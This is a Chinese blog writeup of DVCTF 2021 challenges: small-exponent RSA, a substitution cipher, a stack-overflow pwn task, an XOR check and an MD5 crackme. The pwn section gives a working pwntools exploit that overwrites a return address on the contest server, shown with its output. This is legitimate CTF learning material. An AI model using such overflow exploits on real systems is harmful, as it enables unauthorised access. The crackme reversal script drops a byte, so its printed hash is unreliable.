

DVCTF 2021 部分writeup

原创


顾殇の点 于 2021-03-16 21:50:13 发布 396 收藏 1

分类专栏: [CTF Reverse PWN](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43859686/article/details/114901982


版权



CTF 同时被 3 个专栏收录

22 篇文章 2 订阅

订阅专栏



Reverse

20 篇文章 0 订阅

订阅专栏



PWN

1 篇文章 0 订阅

订阅专栏

Start

0x01 Crypto-Bootless RSA

```
{ "N": 14881847492660506392088919416031322521632749234736832995262022220173505969004341728021623813340175402441807560635794342531823708335067243413446678485411066531733814714571491348985375389581214154895499404668547123130986872208497176485731000235899479072455273651103419116166704826517589143262273754343465721499, "e": 3, "ct": 4207289555943423943347752283361812551010483368240079114775648492647342981294466041851391508960558500182259304840957212211627194015260673748342757900843998300352612100260598133752360374373 }
```

给了n,c,e, e很小, c明显也比n小, 这种直接解密开方就行了:

```
import binascii
import gmpy2
n = 0xd3ecaed74ca7754aeb3c061fdc37734718934c377cbc5322541174fa0d67e87bbf5a35bbf87f920d118c1ccb8520a24e738295d49ec2aed4953b2daeb9fee091c7b9dd3a5d06b65b98697bd37ffb9b483a05aa54a4b08a5d830c91c465f16e450ea93d987948ca745fe7bc6f67c6af6cf372a08a17717a25b347fcf31eb69e9b
e = 0x3
ct = 0xf78a311629a1355acbae0139cb1273e1d1131410a2ee583c650ed0b186829f8653ed9dc1e85775f2cb21661e9cd7d3c0463330b50ddbfa25e21dee262cb0e6d1294cfc3555944de3a3e69ac9065

m = gmpy2.iroot(ct, 3)[0]
flag = binascii.unhexlify(hex(m)[2:].strip("L")).decode()

# dvCTF{RS4_m0dul0_infinity}
```

0x02 Crypto-Substitution

```
weXGU{xi1kg3w_x1ks3i}
```

根据前缀得到:

weXGU -> dvCTF

第三段开头:

```
Gsviv ziv z
```

替换掉G得到T:

```
Tsviv ziv z
```

根据词频, 刚好可以对上:

```
There are a
```

flag:

```
weXGU{xi1kg3w_x1ks3i}
```

```
dvCTF{xr1kg3d_x1kh3r}
```

现在还剩 **x**、**k** 和 **g** 还没找到替换

找找词频, 一篇文章中常见的3个字母组成的单词的有 **the**

找到 **gsv**, 这里明显可以得到一个规律, 就是这里字母的位置是替换的, **s** 替换成 **i**, **i** 就替换成 **s**

所以这个 **gsv** 明显就是 **the**

这里 **g->t**, 看到大写的 **G->T**, 猜测大小写替换规律一样, 所以 **X->C**, 那么 **x->c**

flag:

```
weXGU{xi1kg3w_x1ks3i}
```

```
dvCTF{cr1kt3d_c1kh3r}
```

最后这个k, 看到flag后一个单词:

```
c1kh3r
```

将数字转换成对应的字母:

```
cikher
```

猜测k应该替换成p, 得到:

```
cipher
```

最终flag:

```
dvCTF{cr1pt3d_c1ph3r}
```

0x03 PWN-Kanagawa

```
nc challs.dvc.tf 4444
```

main函数，很明显 `fgets` 的位置存在栈溢出：

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char v4[1024]; // [esp+0h] [ebp-434h] BYREF
4     char s[40]; // [esp+400h] [ebp-34h] BYREF
5     void (*v6)(void); // [esp+428h] [ebp-Ch]
6     int *v7; // [esp+42Ch] [ebp-8h]
7
8     v7 = &argc;
9     setvbuf(stdout, 0, 2, 0);
10    setvbuf(stdin, 0, 2, 0);
11    v6 = (void (*)(void))submit_ticket;
12    puts("Ticket submission service");
13    printf("Email: ");
14    fgets(s, 45, stdin);
15    printf("Message: ");
16    fgets(v4, 1024, stdin);
17    v6();
18    return 0;
19 }
```

https://blog.csdn.net/weixin_43859686

这里的 `fgets` 函数需要注意一下，`fgets` 函数的定义：

`char *fgets(char *str, int n, FILE *stream)` 从指定的流 `stream` 读取一行，并把它存储在 `str` 所指向的字符串内。当读取 `(n-1)` 个字符时，或者读取到换行符时，或者到达文件末尾时，它会停止，具体视情况而定。

只读取了 44 个字符：

```
~ ./linux_server
IDA Linux 32-bit remote debug server(ST) v7.5.26. Hex-Rays (c) 2004-2020
Listening on 0.0.0.0:23946...
2021-03-14 12:36:40 [1] Accepting connection from 172.24.208.1...
Looking for GNU DWARF file at "/usr/lib/debug/.build-id/43/da6acb77ef3fe4a14
a0477cedc90aa685f51c3.debug"... no.
Ticket submission service
Email: aaaabaaacaaadaaaeaaafaaagaaahaaiaaaajaakaaal
```


```
IDA View-EAX
[stack]:FF8BC257 db 61h : a
[stack]:FF8BC258 db 6Ah : j
[stack]:FF8BC259 db 61h : a
[stack]:FF8BC25A db 61h : a
[stack]:FF8BC25B db 61h : a
[stack]:FF8BC25C db 68h : k
[stack]:FF8BC25D db 61h : a
[stack]:FF8BC25E db 61h : a
[stack]:FF8BC25F db 61h : a
[stack]:FF8BC260 db 0
```

https://blog.csdn.net/weixin_43859686


看到 `s` 和 `v4` 的定义，`v4` 的定义长度就是 1024，`fgets` 读取的时候限制就是 1024，所以这个位置没有溢出，而 `s` 的定义长度 40，`fgets` 可以读取 44 个字符，多出来的 4 个字符，刚好溢出一个返回地址的长度(该程序是32位的)：

```
EIP Pseudocode-B Pseudocode-A Strings window General registers
.text:0B0485D0 lea eax, (aEmail - 804A000h)[ebx]; "Email: "
.text:0B0485E3 push eax
.text:0B0485E4 call printf
.text:0B0485E9 add esp, 10h
.text:0B0485EC mov eax, ds:(dword_8049FF8 - 804A000h)[ebx]
.text:0B0485F2 mov eax, [eax]
.text:0B0485F4 sub esp, 4
.text:0B0485F7 push eax
.text:0B0485FB push 70h
.text:0B0485FA lea eax, [ebp+var_34]
.text:0B0485FD push eax
.text:0B0485FE call fgets
.text:0B048601 add esp, 10h
```

EAX 0103160
EBX 0804A000
ECX FF8BBE35
EDX FFAD208B
ESI F7EF3000
EDI F7EF3000
EBP FF8BC268
ESP FF8BE30
EIP 0B048630
EFL 00000100



这里直接有 `system('cat /flag')`，在 `recovery_mode` 中被调用，直接将返回地址覆盖为 `recovery_mode` 的地址即可



pwn脚本:

```
from pwn import *

r = remote('challs.dvc.tf', '4444')
elf = ELF('kanagawa')

return_addr = elf.symbols['recovery_mode']

payload = b'a'*40 + p32(return_addr)
r.sendline(payload)
r.interactive()
```

```
└─$ dvctf proxychains4 python3 dvctf_kanagawa_pwn.py
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[▲] Opening connection to challs.dvc.tf on port 4444: Trying 224.0.0.1
[proxychains] Strict chain ... 192.168.1.101:18881 ... challs.dvc.tf:444
[+] Opening connection to challs.dvc.tf on port 4444: Done
[*] '/home/
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
[*] Switching to interactive mode
Ticket submission service
Email: Message: dvCTF{0v3rfl0w_tsun4m1}
```

https://blog.csdn.net/weixin_43859686

0x04 rocca_pia

整体流程:

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int result; // eax
4
5     if ( argc == 2 )
6     {
7         if ( transform((__int64)argv[1]) )
8             puts("Nice try");
9         else
10            puts("Nice flag");
11        result = 0;
12    }
13    else
14    {
15        printf("Usage: %s <password>\n", *argv);
16        result = 1;
17    }
18    return result;
19 }
```

https://blog.csdn.net/weixin_43859686

`transform`，判断奇偶，分别异或，最终与 `PASSWD` 对比:

```
1 int __fastcall transform(__int64 a1)
2 {
3     int i; // [rsp+14h] [rbp-1Ch]
4     char *s2; // [rsp+18h] [rbp-18h]
5
6     for ( i = 0; i < strlen(PASSWD); ++i )
7     {
8         if ( (i & 1) != 0 )
9             s2[i] = *(_BYTE *)(i + a1) ^ 0x37;
10        else
11            s2[i] = *(_BYTE *)(i + a1) ^ 0x13;
12    }
13    return strncmp(PASSWD, s2, 0x16uLL);
14 }
```

```
0000002010 : const char PASSWD[8]
0000002010 PASSWD      db 'wAPcULZh'          ; DATA XREF
0000002010                                ; transform
0000002018      db 7Fh ;
0000002019      db 6 ;
000000201A      db 78h ; x
000000201B      db 4 ;
000000201C      db 4Ch ; L
000000201D      db 44h ; D
000000201E      db 64h ; d
000000201F      db 6 ;
0000002020      db 7Eh ; ~
0000002021      db 5Ah ; Z
0000002022      db 22h ; "
0000002023      db 59h ; Y
0000002024      db 74h ; t
0000002025      db 4Ah ; J
0000002026 : const char s[]
```

https://blog.csdn.net/weixin_43859686

python脚本:

```
encrypt = [0x77, 0x41, 0x50, 0x63, 0x55, 0x4C, 0x5A, 0x68, 0x7F, 6, 0x78, 4, 0x4C, 0x44, 0x64, 6, 0x7E, 0x5A, 0x22, 0x59, 0x74, 0x4A]
```

```
flag = ''  
for i in range(len(encrypt)):  
    if i & 1:  
        flag += chr(encrypt[i] ^ 0x37)  
    else:  
        flag += chr(encrypt[i] ^ 0x13)
```

```
# dvCTF{I_l1k3_sw1mm1ng}
```

由于该题已知加密后的字符串的长度，所以也可以用Angr:

```
import angr  
import claripy  
encrypt = [0x77, 0x41, 0x50, 0x63, 0x55, 0x4C, 0x5A, 0x68, 0x7F, 6, 0x78, 4, 0x4C, 0x44, 0x64, 6, 0x7E, 0x5A, 0x22, 0x59, 0x74, 0x4A]  
project = angr.Project('rocca_pia')  
flag = claripy.BVS('flag', len(encrypt)*8)  
  
state = project.factory.entry_state(args=['rocca_pia', flag])  
simgr = project.factory.simgr(state)  
  
simgr.explore(find=0x401286, avoid=0x401294)  
flag = simgr.found[0].solver.eval(flag, cast_to=bytes).decode()  
print(flag)
```



0x05 crackme

整体流程显而易见:

```
1 int __cdecl main(int argc, const char **argv, const char **envp)  
2 {  
3     int result; // eax  
4     char s2[8]; // [rsp+10h] [rbp-30h] BYREF  
5     __int64 v5; // [rsp+18h] [rbp-28h]  
6     __int64 v6; // [rsp+20h] [rbp-20h]  
7     __int64 v7; // [rsp+28h] [rbp-18h]  
8     char v8; // [rsp+30h] [rbp-10h]  
9     unsigned __int64 v9; // [rsp+38h] [rbp-8h]  
10  
11     v9 = readfsword(0x28u);
```

```

12 if ( argc > 1 )
13 {
14     *(_QWORD *)s2 = 0LL;
15     v5 = 0LL;
16     v6 = 0LL;
17     v7 = 0LL;
18     v8 = 0;
19     emmdee5(argv[1], (__int64)s2);
20     printf("%s", s2);
21     if ( !strcmp("d2862c3379cbf547d317b3b1771a4fb6", s2) )
22         printf("Well done! flag: dvCTF[%s]\n", argv[1]);
23     else
24         puts("Nice try");
25     result = 0;
26 }
27 else
28 {
29     printf("Usage: %s <password>\n", *argv);
30     result = 1;
31 }
32 return result;
33 }

```

https://blog.csdn.net/weixin_43859686

加密后的 `flag` 放在 `s2` 中，最终与 `d2862c3379cbf547d317b3b1771a4fb6` 比较，加密过程在 `emmdee5` 中：

```

1 unsigned __int64 __fastcall emmdee5(const char *flag, __int64 result)
2 {
3     size_t v2; // rax
4     int i; // [rsp+1Ch] [rbp-24h]
5     __int64 v5[3]; // [rsp+20h] [rbp-20h] BYREF
6     unsigned __int64 v6; // [rsp+38h] [rbp-8h]
7
8     v6 = __readfsqword(0x28u);
9     v5[0] = 0LL;
10    v5[1] = 0LL;
11    v2 = strlen(flag);
12    MD5(flag, v2, v5);
13    esrever((const char *)v5);
14    for ( i = 0; i <= 15; ++i )
15        sprintf((char *)(&result + 2 * i), "%02x", *((unsigned __int8 *)v5 + i));
16    return __readfsqword(0x28u) ^ v6;
17 }

```

https://blog.csdn.net/weixin_43859686

先是

将 `flag hash` 一下，放入 `v5`，在调用 `esrever` 对 `v5` 进行处理：

```

1 __int64 __fastcall esrever(const char *flag_hash)
2 {
3     __int64 result; // rax
4     char tmp; // [rsp+13h] [rbp-1Dh]
5     int i; // [rsp+14h] [rbp-1Ch]
6     int j; // [rsp+18h] [rbp-18h]
7     int v5; // [rsp+1Ch] [rbp-14h]
8     char *v6; // [rsp+20h] [rbp-10h]
9     char *v7; // [rsp+28h] [rbp-8h]
10
11    v5 = strlen(flag_hash);
12    v6 = (char *)flag_hash;
13    v7 = (char *)flag_hash;
14    for ( i = 0; i < v5 - 1; ++i )
15        ++v7;
16    for ( j = 0; ; ++j )
17    {
18        result = (unsigned int)(v5 / 2);
19        if ( j >= (int)result )
20            break;
21        tmp = *v7;
22        *v7 = *v6;
23        *v6++ = tmp;

```



```
24     --v7;
25 }
26 return result;
27 }
```

https://blog.csdn.net/weixin_43859686

这里v7指向flag_hash，第一个循环将v7指向hash的最后一个字符，v6指向的是MD5后的第一个字节，这里就是将第一个和最后一个进行交换，最后通过sprintf格式化输出成，`d2862c3379cbf547d317b3b1771a4fb6`
注意这个位置：

```
for ( i = 0; i <= 15; ++i )
    sprintf((char*)(a2 + 2 * i), "%02x", *((unsigned __int8 *)v5 + i));
```

这里只循环了16次，每次格式化`02x`，注意v5转换成的类型是int8所以，每次交换v5应该是以字节进行首尾交换的
python脚本：

```
res = 'd2862c3379cbf547d317b3b1771a4fb6'
i = len(res) - 2

flag_hash = ''
while i > 0:
    flag_hash += res[i:i+2]
    i -= 2
print(flag_hash)

# b64f1a77b1b317d347f5cb79332c86
# 在线md5解hash即可
# 741852963
```

End